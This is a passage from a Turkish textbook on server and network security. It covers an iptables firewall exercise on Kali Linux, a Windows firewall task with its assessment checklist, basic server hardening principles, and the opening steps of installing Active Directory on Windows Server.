
Görsel 3.98: IP adresinin görüntülenmesi

3. Adım: Kali işletim sisteminde SSH servisini başlatınız (Görsel 3.99).

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
[sudo] password for kali: Root parolası olarak kali girilecektir.
```

Görsel 3.99: SSH servisinin başlatılması

4. Adım: PuTTY yazılımını kullanarak SSH protokolüyle Kali işletim sistemine uzaktan erişim sağlayınız (Görsel 3.100).



Görsel 3.100: SSH protokolüyle uzaktan erişim

5. Adım: SSH protokolünün kullandığı TCP 22 numaralı portu engellemek için bir **iptables** kuralı yazınız (Görsel 3.101).

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p tcp --dport 22 -j DROP
```

Görsel 3.101: SSH erişiminin engellenmesi için iptables kuralı

6. Adım: PuTTY yazılımını kullanarak SSH protokolüyle Kali işletim sistemine erişimin engellendiğini gözlemleyiniz.

7. Adım: Kali işletim sisteminde HTTP servisini çalıştırınız (Görsel 3.102).

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.133.133 - - [02/Feb/2025 05:09:45] "GET / HTTP/1.1" 200 -
```


Görsel 3.102: HTTP servisinin çalıştırılması

8. Adım: HTTP'nin kullandığı TCP 80 numaralı porta erişim izni veren bir **iptables** kuralı yazınız (Görsel 3.103).

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

Görsel 3.103: TCP 80 numaralı porta erişim izninin verilmesi

9. Adım: İstemci bilgisayardan HTTP servisine erişim sağlayınız (Görsel 3.104).



Görsel 3.104: HTTP servisine erişim sağlanması

10. Adım: HTTP servisine erişim izni veren **iptables** kuralını **erişimi engelleme** şeklinde güncelleyiniz (Görsel 3.105).

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

Görsel 3.105: TCP 80 numaralı porta erişimin engellenmesi

11. Adım: HTTP servisine erişim izni veren ve engelleyen iki **iptables** güvenlik duvarı kuralı olduğunu gözlemleyiniz (Görsel 3.106).

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
2    DROP       tcp  --  anywhere             anywhere             tcp dpt:http
```

Görsel 3.106: Güvenlik duvarı kurallarının numaralı olarak görüntülenmesi

12. Adım: Görsel 3.106'da görülen ve HTTP servisine erişim izni veren bir numaralı **iptables** kuralını siliniz (Görsel 3.107).

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT 1
```

Görsel 3.107: Güvenlik duvarı kuralının silinmesi

13. Adım: İstemci bilgisayardan tekrar HTTP servisine bağlanmayı deneyiniz ve erişimin engellendiğini gözlemleyiniz.

Sıra Sizde

Aşağıdaki işlemlere göre sıra sizde etkinliğini gerçekleştiriniz.

1. Windows 10 işletim sisteminde Gelişmiş Güvenlik Özellikli Windows Defender Güvenlik Duvarını açınız.

2. Gelen Kuralları menüsünden ICMPv4-Gelen paketlerini devre dışı bırakınız.

3. Ping komutuyla bağlantı testi gerçekleştiriniz.

4. Ping komutuyla Windows 10 işletim sistemine erişilemediğini gözlemleyiniz.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Gelişmiş Güvenlik Özellikli Windows Defender Güvenlik Duvarını açtı.		
2. Gelen Kuralları menüsünden ICMPv4-Gelen paketlerini engelledi.		
3. Ping komutuyla bağlantı testi gerçekleştirdi.		
4. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3.8. SUNUCU SİSTEMLERİ GÜVENLİK İLKELERİ

Sunucu işletim sistemlerinde temel güvenlik ilkelerinin uygulanması, sistemlerin güvenlik seviyesini artırır ve siber saldırılara karşı koruma sağlar. Böylece sunucu üzerindeki verilerin ele geçirilmesi, silinmesi ve değiştirilmesi önlenir. Sunucu işletim sistemi güvenlik ilkeleri şunlardır:

Kullanıcı Hesaplarının Yönetimi: Kullanıcı hesaplarının güvenliği için güçlü parolalar kullanılmalıdır. Kullanıcı parolalarının belirli aralıklarla değiştirilmesi sağlanmalıdır. Kullanılmayan hesaplar devre dışı bırakılmalı ve yönetici hesaplarının kullanımı sınırlandırılmalıdır.

Erişim İzinleri ve Yetkilendirme: Kullanıcı erişim izinleri, en düşük ayrıcalık ilkesine göre tanımlanmalıdır. Erişim izinleri düzenli olarak kontrol edilmelidir.

Sistem Tarihinin ve Saatinin Senkronizasyonu: Ağ sistemlerinde tarih ve saat senkronizasyonu büyük önem taşır. Log kayıtlarına işlenen tarih ve saatin doğru olması için ağ cihazları ve sunucu sistemleri NTP (Network Time Protocol) kullanılarak senkronize edilmelidir.

Kullanılmayan Portların ve Hizmetlerin Kapatılması: Kullanılmayan portlar ve hizmetler devre dışı bırakılarak saldırı yüzeyi azaltılmalıdır.

Log Dosyalarının Kayıt Altına Alınması: Log kayıt sistemi aktifleştirilerek sistem olayları ve güvenlik ihlalleri kayıt altına alınmalıdır.

Log Dosyalarının İncelenmesi: Log dosyaları düzenli incelenerek sistem olayları gözlemlenmeli ve güvenlik ihlalleri takip edilmelidir.


Güncelleme ve Yamalama: Sunucu işletim sistemi güncel olmalıdır. Bunun için güncelleme paketleri düzenli olarak yüklenmeli ve güvenlik yamaları uygulanmalıdır.

Yedekleme ve Kurtarma: Veri kaybını önlemek için farklı depolama ortamlarına düzenli olarak yedekleme yapılmalıdır. Olası bir veri kaybı durumunda yedeklenen verilerden geri dönüş sağlamak için kurtarma prosedürleri hazırlanmalı ve bu prosedürler düzenli olarak test edilmelidir.

3.8.1. Active Directory Hizmeti

Active Directory; Microsoft tarafından geliştirilen Windows Server işletim sistemlerinde kullanıcıları, bilgisayarları, yazıcıları ve diğer ağ kaynaklarını merkezî olarak yönetmek için kullanılan bir dizin hizmetidir (Görsel 3.108).

Active Directory sistemine dâhil olan bilgisayarlar üzerinde yerel kullanıcı yerine Active Directory'de oluşturulan kullanıcılarla oturum açılır. Bu sayede kimlik doğrulama gerçekleştirilir. **Grup İlkesi (Group Policy)** hizmetiyle kullanıcılara, kullanıcı gruplarına ve bilgisayarlara yetki kısıtlamaları uygulanabilir, güvenlik ayarları yapılandırılabilir ve sistem politikaları merkezî olarak yönetilebilir. Kurumsal ağlardaki sistemleri yönetmek için kullanılan Active Directory, kullanıcılara ve bilgisayarlara ait bilgileri merkezî bir veri tabanında tutar.




Görsel 3.108: Active Directory yapısı

15. Uygulama

İşlem adımlarına göre Windows Server işletim sisteminde Active Directory (AD) kurulumunu gerçekleştiriniz.


1. Adım: **Denetim Masası** > **Sistem ve Güvenlik** > **Sistem** yolunu takip ederek sistem özelliklerini açınız.

2. Adım: **Bilgisayar adı** ve **Tam bilgisayar adı** bölümlerini düzenlemek için Görsel 3.109'daki adımı takip ediniz.



Görsel 3.109: Sistem penceresi


3. Adım: Görsel 3.110'daki adımları takip ederek **Bilgisayar adı** bölümünü düzenleme işlemini tamam layınız.



Görsel 3.110: Bilgisayar adının düzenlenmesi

4. Adım: Değişikliklerin uygulanabilmesi için işletim sistemini yeniden başlatınız.

5. Adım: Görsel 3.111'deki adımları takip ederek statik IP adresi yapılandırmasını tamamlayınız.




Görsel 3.111: Statik IP adresi yapılandırması

6. Adım: Başlat menüsünden **Sunucu Yöneticisi** penceresini açınız ve **Rol ve özellik ekle** seçeneğine tıklayınız (Görsel 3.112).

Görsel 3.112: Sunucu Yöneticisi penceresi


7. Adım: **Başlamadan Önce** penceresindeki açıklamaları okuduktan sonra **İleri** butonuna tıklayarak sonraki sayfaya geçiniz.

8. Adım: Görsel 3.113'de gösterildiği gibi yükleme türünü seçiniz ve **İleri** butonuna tıklayınız. -




Görsel 3.113: Yükleme türünü seçme penceresi

9. Adım: Hedef sunucuyu seçme işlemini Görsel 3.114'teki gibi gerçekleştiriniz.




Görsel 3.114: Hedef sunucuyu seçme penceresi

10. Adım: **Sunucu Rolleri** penceresinde **Active Directory Etki Alanı Hizmetleri** rolünü seçiniz ve **İleri** butonuna tıklayınız (Görsel 3.115).



Görsel 3.115: Sunucu rollerini seçme penceresi


11. Adım: **Active Directory Etki Alanı Hizmetleri** rolüne ait ihtiyaç duyulan ek özellikleri seçiniz ve **İleri** butonuna tıklayınız (Görsel 3.116).



Görsel 3.116: Özellik seçme penceresi


12. Adım: **Active Directory Etki Alanı Hizmetleri** penceresindeki açıklamaları okuyunuz ve **İleri** butonuna tıklayınız.

13. Adım: **Onay** penceresinde belirtilen adımları gerçekleştirerek **Yükle** butonuna tıklayınız (Görsel 3.117).




Görsel 3.117: Yükleme seçimlerini onaylama penceresi

14. Adım: Yükleme başarılı bir şekilde tamamlandığında **Kapat** butonuna tıklayınız (Görsel 3.118).




Görsel 3.118: Yükleme ilerleme durumu penceresi

15. Adım: **Sunucu Yöneticisi** penceresinde belirtilen adımları izleyerek yapılandırmaya devam ediniz (Görsel 3.119).




Görsel 3.119: Active Directory yapılandır**I**lması

16. Adım: Yeni bir kök etki alanı oluşturma adımlarını Görsel 3.120'de gösterildiği gibi gerçekleştiriniz.



Görsel 3.120: Kök etki alanının oluşturulması

